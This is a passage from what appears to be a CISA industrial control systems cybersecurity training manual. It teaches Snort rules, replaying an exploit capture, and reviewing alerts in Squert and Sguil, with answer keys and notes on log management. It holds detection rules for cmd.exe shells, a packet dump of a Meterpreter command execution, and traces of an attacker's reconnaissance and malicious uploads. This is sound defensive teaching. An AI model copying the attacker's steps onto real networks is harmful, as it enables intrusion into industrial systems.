Monitor for AD attempting to connect to the Internet

- alert tcp \$AD any -> \$EXTERNAL_NET any (msg:"AD attempting to talk to the outside world"; sid:4000008; priority:1; flags:S; classtype:bad-unknown;)

#Command shell on HMI

- alert ip any any -> \$HMI any (msg:"cmd.exe on HMI"; content: "cmd.exe"; sid:4000009; priority:1; classtype:unknown;)





Industrial Control Systems Cybersecurity Training - 300

Resources for ICS Vulnerability and IDS Signature Information

- CISA
 - Portal account for email notifications of new ICS vulnerabilities
 - Advisories and Alerts – <https://www.us-cert.gov/ics>
- NIST – <http://nvd.nist.gov/home.cfm>
 - National Vulnerability Database
- Emerging Threats Pro – <http://proofpoint.com/us>
- Security Focus Bugtraq – <http://www.bugtraq.securityfocus.com/archive>
- Secunia – <https://secunia.com/community/advisories/>

SQUERT & SGUIL Demonstration






Industrial Control Systems Cybersecurity Training - 300

Network Monitoring Exercises

Introduction

These exercises will cover Snort rules, alert understanding and use of tools to review alerts. The exercises will look at the alerts generated using Squert, a web-based interface, and Sguil, a desktop application.

Click on the Network Monitoring Exercise in the CISA VLP and make a reservation.



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar that will look similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a Security Onion host.

Objective

This exercise will allow you to test and run Snort from a command line, import a pcap for review, learn about custom Snort rules, and use IDS Alert Monitoring Tools Squert and Sguil To learn more about the demonstration exploit, we have captured the traffic for you to analyze.

1. **NOTE:** *This exercise is done virtually using Netlab.* Follow the instructions listed below.

Pod Topology





Industrial Control Systems Cybersecurity Training - 300

Lab Settings


1. Click on the Security Onion tab or computer icon (see above).
2. Log in to the SecurityOnion VM using **username** “pigpen” and the **password** “redbaron.”

Task: An attacker was found on your network. Your task is to determine how they got in and what they accomplished.

NETWORKS USED:

CORPORATE	PCS DMZ	PCS
1.2.3.0/24	192.168.10.0/24	192.168.0.0/24

The map below may be of help as you work through these exercises.






Industrial Control Systems Cybersecurity Training - 300

Adding and Testing Snort Signatures

1. The Snort signature provided in the bulletin has been added to **local.rules** file. Open the local rules file by double clicking the “local.rules” icon on your desktop (Leafpad). The file will be opened in the leafpad editor as shown below. Can you figure out what each signature is looking for?



A screenshot of the Leafpad text editor window titled "local.rules". The menu bar includes File, Edit, Search, Options, and Help. The main text area contains two Snort signatures:

```
portvar TAG 2000
alert tcp any any -> any $TAG (sid:3000003; msg:"Tag Server SYNC buffer"
alert tcp any any <> any any ( sid:3000005; msg:"cmd.exe on network"; c
```

2. Select *Save* from the *File* menu.






Industrial Control Systems Cybersecurity Training - 300

IDS Signatures/Alerts – Squert

1. We want to see which Snort rules alert on the traffic from the exploit demonstration. In a terminal window, type the following command (all one line) to replay the exploit demonstration traffic.

```
sudo tcpreplay -i eth1 -M 100  
~/Desktop/pcap_files/ExploitDemo/ExploitDemo.pcap
```

2. Select the Firefox icon on the desktop. On the home screen under “TOOLS”, click the Squert link. A login screen will appear.
3. Enter the username “**pigpen**” and the password “**redbaron**” and click the **Submit** button. A Squert screen will appear.



Previously, in the GrassMarlin exercise we identified the hacker’s IP address as 10.4.4.10. To review the alerts associated with this IP address, we can use the filter feature at the top-right of the page.





Industrial Control Systems Cybersecurity Training - 300



4. Use the “ip” filter to filter the alerts as shown in the above screenshot. After entering the filter criteria, hit **Return** or click the refresh icon (shown with a red “!” next to it) to show the filtered alerts.
5. From the filtered alerts, click the “3” next to the alert for “cmd.exe on network” to see the different source and destination IPs for the alert. As expected from the GrassMarlin exercise, we see the attacker is communicating with 192.168.10.21 (webserver) and 192.168.0.97 (HMI/Tag Server). From the timestamps, the attacker opened a command shell on the webserver first. To look at the webserver alert, click “1”. Next click the “RT” beside the first alert.





Industrial Control Systems Cybersecurity Training - 300

3 0 1 2 16:00:27 cmd.exe on network

alert tcp any any <> any any (sid:3000005; msg:"cmd.exe on network"; content:"cmd.exe"; nocase;)
file: local.rules:21

CATEGORIZE 0 EVENT(S) CREATE FILTER: src dst both

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DE
2		2017-11-07 16:00:27	10.4.4.10	40	RFC1918 (.lo)	
1		2017-11-07 16:00:25	10.4.4.10	40	RFC1918 (.lo)	

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2017-11-07 16:00:25	3.461	10.4.4.10	9090	192.168.10.21	1406	cmd.exe on network

COMMENTS
None.

TAGS
None.

PAYOUT

IP	VER	IHL	TOS	LENGTH	ID	FLAGS	OFFSET	TTL
	4	5	0	152	54021	2	0	62

TCP	R1	R0	URG	ACK	PSH	RST	SYN	FIN	SEQ#	ACK#	OFFSET	RES
	0	0	0	1	1	0	0	0	1806537254	2363722929	5	0

DATA	HEX	ASCII
	00 00 00 70 00 00 00 00 00 00 00 23 00 01 00 01 73 74 64 61 70 69 5F 73 79 73 5F 70 72 6F 63 65 73 73 5F 65 78 65 63 75 74 65 00 00 00 00 29 00 01 00 02 34 36 30 34 31 30 36 34 35 34 31 38 31 30 30 39 30 31 32 36 34 32 36 33 39 33 32 30 37 34 39 00 00 00 00 10 00 01 08 FE 63 6D 64 2E 65 78 65 00 00 00 00 0C 00 02 09 00 00 00 00 02	...p.....#.... stdapi_sys_proce ss_execute....). ...4604106645418 1009012642639320 749.....cmd. exe.....

ASCII	...p.....#....stdapi_sys_process_execute....)...46041066454181009012642639320749.....cmd.exe.....

- From this view, you can see the one packet captured that matches the signature. In many cases it is helpful to see an entire conversation. To see the entire conversation, click the EVENT ID for the alert. In the screenshot above the event id is "3.461". Your event ID will probably be different. After you click the event ID, a new tab will open with a capME! login displayed. Enter username "**pigpen**" and password "**redbaron**." The conversation is displayed, but as you scroll down you will notice you only see the SRC: traffic. When you get to the bottom of the capME! conversation, you will see this message.





Industrial Control Systems Cybersecurity Training - 300

```
= 0000 // AND sc.layer_type = pcap Livewi
CAPME: Processed transcript in 0.60 seconds: 0.00 0.30 0.01 0.27 0.02
CAPME: Only showing the first 500,000 bytes of transcript output.
CAPME: This transcript has a total of 520,444 bytes.
CAPME: To see the entire stream, you can either:
CAPME: - click the 'close' button, increase Max Xscript Bytes, and resubmit (may take a while)
CAPME: OR
CAPME: - you can download the pcap using the link below.
10.4.4.10:9090_192.168.10.21:1406-6-820531030.pcap
```

7. To see the entire conversation, click the link at the bottom and view the traffic in Wireshark.
Once the traffic is displayed in Wireshark, right-click the first packet and select “Follow -> TCP Stream.”

The screenshot shows the Wireshark interface with a single packet selected. A context menu is open over the selected packet, with the 'Follow' option highlighted under the 'TCP Stream' submenu. The menu also includes options for 'Copy', 'Protocol Preferences', 'Decode As...', and 'Show Packet in New Window'.

You will now see both the source and destination sides of the conversation. Review the conversation.
The following exercises help you understand the attacker's activities.

8. Use the “Find:” option at the bottom of the window to locate the “net send” text in the packet.
What message did the attacker send to the server administrator? _____

9. Next use the “Find” option to search for the **netstat** command. Reviewing netstat output can be useful to both offensive and defensive sides.





Industrial Control Systems Cybersecurity Training - 300

- a. From a defensive side: What is the outside IP with an ESTABLISHED connection to the webserver? _____

- b. From and offensive side: What ESTABLISHED connection to an IP on a different network did the attacker find? (Note: The attacker is currently on the PCS DMZ.)

- c. How was the information found in b. helpful to the attacker?





Industrial Control Systems Cybersecurity Training - 300

IDS Signatures/Alerts – Sguil

Sguil is a desktop application that can be used to review Snort alerts. It provides many of the same features as Squert with a different interface. Sguil provides the ability to query the alert database using custom queries which can be a useful tool for users already familiar with SQL queries.

1. To open Sguil click the Sguil icon on the desktop.
2. Enter username “**pigpen**” and password “**redbaron**” on the login screen and click “Ok.”
3. The next screen will ask you to select the networks to monitor. Click the “Select All” button and then click “Start SGUIL”. The Sguil screen with alerts will be displayed next.

The screenshot shows the Sguil 0.9.0 interface. At the top, it says "SGUIL-0.9.0 - Connected To localhost" with the date "2017-11-07 20:44:10 GMT". Below that is a menu bar with File, Query, Reports, Sound: Off, ServerName: localhost, UserName: pigpen, UserID: 3. The main window has tabs for RealTime Events, Escalated Events, Event Query 1, and 3.548. The RealTime Events tab displays a list of alerts with columns for ST, CNT, Sensor, Alert ID, Date/Time, Src IP, Sport, Dst IP, DPort, Pr, and Event Message. Many alerts are marked with red or yellow RT status indicators. The Event Message column shows various security events like "Tag Server SYNC buffer overflow exploit", "cmd.exe on network", and "ET ATTACK_RESPONSE Metasploit Meter...". Below the event list is a table for IP Resolution, Agent Status, Snort Statistics, and System Msgs. The Snort Statistics table shows data for three sensors: idsr-ossec, idsr-eth1, and idsr-eth1-1. The bottom right pane shows a detailed view of a selected packet, including Source IP (1.2.3.32), Dest IP (192.168.10.21), and the raw hex and ASCII payloads. The ASCII dump shows a POST request to /helpdesk/uoload.php with various parameters and file attachments.

Basic Feature Overview





Industrial Control Systems

Cybersecurity Training - 300

- **Sorting Data by Columns:** Click any column header to sort the data by column. If the original sort is in ascending order, clicking the header again will toggle to descending order.
 - **Categorize Events:** The first column “ST” is the status column. To categorize an alert, right click on the current status usually “RT”. Select “Update Event Status” and then choose “Escalate” or the appropriate category. To expire an alert, select one of the “Expire” options from the menu. Categorizing alerts is important when working with other analysts and it helps improve the speed of data searches.
 - **Individual Alerts:** The alerts are grouped together. To view the individual alerts, right click on the number in the “CNT” column for the alert and select “View Correlated Events”.
 - **Event History:** Comments provided when classifying an event can be seen in the event history. Right-click the “Alert ID” and select “Event History” to see analyst’s comments.
 - **Conversations:** To view the entire conversation for an alert, right-click the “Alert ID” and select “Transcript.” The conversation does not get truncated as it did in Squert.
 - **NetworkMiner, Wireshark, Zeek:** To view the traffic for an alert in another application, right-click the “Alert ID” and select the application.
 - **Quick Query Options:** Right-clicking on “src ip”, “sport”, “dst ip”, or “dport” will provide a menu with query options for the field you have selected.
 - **Show Packet & Show Rule:** Check these check boxes on the lower right side to see the Snort rule and packet information for the first alert in the group.
4. Look for alerts for HTTP (port 80) traffic between the corporate workstation (Src IP 1.2.3.32) and PCS DMZ web server (192.168.10.21). (Click the Src IP column to sort by source IP. The alerts of interest will be at the top of the list.)
- a. What Snort alerts did you find with HTTP traffic between the corporate workstation and the PCS DMZ webserver? _____
 - b. What files were downloaded? (For each alert group found in 1a, right click the “Alert ID #” and select “NetworkMiner”. In NetworkMiner, look at the “Files” tab. Note the files with 2 file extensions.) _____
 - c. What would you do if found these files (from question b) on your network? _____





Industrial Control Systems

Cybersecurity Training - 300

5. In the previous exercises we could see a path from the PCS DMZ web server (192.168.10.21) to the HMI/Tag server (192.168.0.97). We noticed a direct connection between the attacker (10.4.4.10) and the HMI/Tag server.
 - a. What alert can be found from the web server to the HMI/Tag server? _____

 - b. Right-click on destination IP 192.168.0.97 from the alert found in 2a. Select “Quick Query -> Query Event Table -> Query DstIP” from the menu. A new tab will open with alerts related to 192.168.0.97. What alerts do you see from the attacker? _____

 - c. Review the conversation for the “cmd.exe on network” alert. (Right-click the “Alert ID #” and select “Transcripts” to view the conversation.) Search for “administrator” by using the “Search” button at the bottom left of the transcript pop-up window. What did you find? _____

As mentioned in the introduction Sguil will allow the user to write more advanced queries. If you want to see all of the local Snort rules you could use the query builder.

1. From the top menu select “Query->Query Builder.”
2. To find the table and field names, select “Tables” from the “Meta” box.
3. Next, select the table name to view fields for the table.
4. Most of the fields of interest are in the “event” table. For our example type the following query:
`WHERE signature_id > 3000000` in the “Query Builder” box and click the “Submit” button. The rules we added will be displayed.





Industrial Control Systems Cybersecurity Training - 300

IDS Signatures/Alerts – Squert Answers

8. What message did the attacker send to the server administrator? **You've been hacked!!!**
- 9a. From a defensive side: What is the outside IP with an established connection to the webserver?
10.4.4.10
- 9b. From an offensive side: What established connection to an IP on a different network did the attacker find? **192.168.0.97**
- 9c. How was the information found in b helpful to the attacker? **The attacker could see there was an established connection to another network. It gives the attacker another network to explore and attack.**

IDS Signatures/Alerts – Sguil Answers

- 4a. What Snort alerts did you find with HTTP traffic between the corporate workstation and the PCS DMZ webserver?
 - **ET WEB_SERVER PHP tags in HTTP POST**
 - **ET INFO Generic HTTP EXE Upload Outbound**
 - **ET INFO Generic HTTP EXE Upload Inbound**
- 4b. What files were downloaded?
 - **ABAK.pdf.php**
 - **VEsE.pdf.exe**
 - **Upload.php.html**
- 4c. What would you do if found these files (from question b) on your network? **Save the files to a USB key for forensic analysis. After evaluation you can decide if you need to rebuild the system or just remove these files and make changes to protect the webserver. You might need to send the files to a third party to assist in analysis.**
- 5a. What alert can be seen between the web server and the HMI/Tag server? **Tag Server SYNC buffer overflow exploit**
- 5b. What alerts do you see from the attacker? **ET SHELLCODE Possible TCP x86 JMP to CALL Shellcode Detected cmd.exe on network**
- 5c. What did you find? **VNCShell [Administrator@TIMMY] – Full Access (attacker has admin access)**

NOTE: There are additional exercises in the Appendices of this manual if you would like additional practice.





Industrial Control Systems Cybersecurity Training - 300

When you have finished recording the required data in your student guide, end your reservation in netlab by clicking the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

Click "End Reservation Now"

Home Reservation ▾ demo_user-1@business.com ▾

- Request More Time
- Change Exercise
- End Reservation Now

Time Remaining
0 21
hrs. min.

A warning will display. Click "Yes"

?

End Reservation

This will end the current reservation.
Are you sure you are finished with this pod?

Yes


No





Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300 training tab in the CISA VLP.

The screenshot shows the INL Netlab homepage. At the top, there is a navigation bar with the INL logo, 'Idaho National Laboratory', 'Help', 'Schedule', 'View', and a user account icon. Below the navigation, a section titled 'Scheduled Lab Reservations' displays a message: 'You have no scheduled lab reservations.' At the bottom of this section is a blue button labeled '+ New Lab Reservation ▾'.





Industrial Control Systems

Cybersecurity Training - 300

Log Sources and Management

Philosophy

Logs are just data...

Processed and analyzed, they become *information*

Put another way...

If a tree falls on your network and it shows up in your logs and nobody is reading them – you're still **squished!**


– Marcus J. Ranum

Logging Architecture

Other types of IDSs are logs of various kinds. A central log server can assist in an incident by providing a chronological list of the events surrounding an incident that give the bigger picture.

Multiple systems/sources can send their data to a central log server where it can be correlated with other information.

Correlating with other logs can sometimes make the difference between recognizing an event for what it is (true or false) and then acting accordingly. The same data can provide valuable information (such as an IDS) to the security analyst.





Industrial Control Systems

Cybersecurity Training - 300


There are some considerations in centralizing logs:

1. **Properly prioritize the function of log management.** Define requirements and goals for log performance and monitoring based on applicable laws, regulations, and existing organizational policies. Then, prioritize goals based on balancing the need to reduce risk with the time and resources necessary to perform log management functions.
2. **Create and maintain a secure log management infrastructure.** Identify the needed components and determine how they will interact (e.g., firewall rules, diodes). With the various types of information in one place, the log server becomes a valuable system to target a critical system to protect. It should only run the logging service and be in a highly protected area of your network.
3. **Provide appropriate support for staff with log management responsibilities.** All efforts to implement log management will be for naught if the staff members who are tasked with log management responsibilities do not receive adequate training, proper tools, or support to do their jobs effectively. The staff members need to understand what situations are normal, bad, and weird. Providing log management tools, documentation, and technical guidance are all critical for the success of log management staff.

In the example, we send our logs from the central control centers and field devices to an ICS log server. This allows control engineers to access the needed data from inside their control environments.

The ICS log server forwards data to the centralized log servers where cybersecurity tools can access the data outside of the control system environment.

These log servers should be placed in a high-security area of the network to limit the chances of compromise.





Industrial Control Systems

Cybersecurity Training - 300

Log Sources

- _____
- _____
- _____
- _____
- _____
- _____
- _____

As we know, hackers are always looking for new ways to break through security barriers to access your sensitive information, and all preventative security measures fail at some point. Thus, because you are not able to guard against every malicious hacker, logs will at least allow you to detect such security breaches, as well as figure out during the incident investigation how the breach was done.

Regularly collecting log data is a best practice for incident response and can save you during crunch time after a server crash, data theft, or surprise visit by your friendly auditor. Further, reports may help you track and analyze login failures and successes or after-hours access to better evaluate insider privilege abuse.

Log Transport

Once you have identified the logs of interest, they should be forwarded to a central log location. Typically, you will be using the syslog protocol to forward logs. Windows, Databases and other products may require the use of a third-party tool to forward logs via syslog. If you use a commercial log management tool, you may have a proprietary tool to collect logs.

Syslog was originally designed to use UDP because of its simplistic nature and low network overhead. Modern systems are turning to the sending of syslog-formatted packets over TCP, and in some cases, using Transport Layer Security (TLS). Most network devices such as routers, firewalls, and IDSs provide log files over the syslog protocol.

When searching for a network log management product, the syslog should be an important data log format for consideration. Any network log management product worth considering should have syslog as one of its log import mechanisms. Syslog allows organizations to stand up a log collection infrastructure without needing to coordinate the log transmission capabilities of a wide variety of log providers.





Industrial Control Systems Cybersecurity Training - 300

Operating System Logs

Operating systems and application provide a wealth of logging information. This information can be used to monitor the health of the system and potentially detect malicious activity.

Operating systems logs include security logs, system logs, and third-party agents to send logs to a remote server.

As the type, origin, and sophistication of attacks against computer networks has changed significantly, changes in techniques for auditing and logging for host, application, data store, and user access control require significant upgrades as well. These current upgrades are required to improve network monitoring and detect advanced and innovative intrusion attempts.

Security Audit Logging Web Server Logs

Web traffic (HTTP & HTTPS) has overtaken P2P traffic and continues to grow. Web site attacks are on the rise. Web attacks threaten to steal critical information stored in web applications and databases.

Traditional protection mechanisms such as firewalls were not designed to protect web applications and thus do not provide adequate defense. With the existence of HTTPS, the only proof of an attack on a web server will be in the web server logs.

Web server logs will show:

- _____ visited the web site
- _____ they visited the web site
- _____ they did while viewing the web site (including SQL queries)
- _____ they came from.

With this information you can see what an attacker was trying to do on your web site. By reviewing the logs daily, you can see what normal traffic is. Then when an attacker tries to get it, it will stand out to you.





Industrial Control Systems Cybersecurity Training - 300

Log Examples and Indicators

Below are some examples of web server logs that show indicators of compromise. The web server logs are shown in Apache 2 format (a common web server) and in Zeek IDS. Zeek IDS has the capability to create logs from network traffic that is in clear text (not SSL).

NOTE: Logs are typically on one line. For display purposes we have broken the log entry into multiple lines.

Apache2 Access log format:

1	id.orig_host_ip	addr
2	Identity(Not Used)	string
3	UserName	string
4	Timestamp	time
5	Request	string
6	status_code	count
7	status_msg	string
8	Referer	string
9	User Agent	string

Zeek format:

Zeek log format: field #, Parameter, Type

1	Timestamp	time	15	status_code	count
2	uid	string	16	status_msg	string
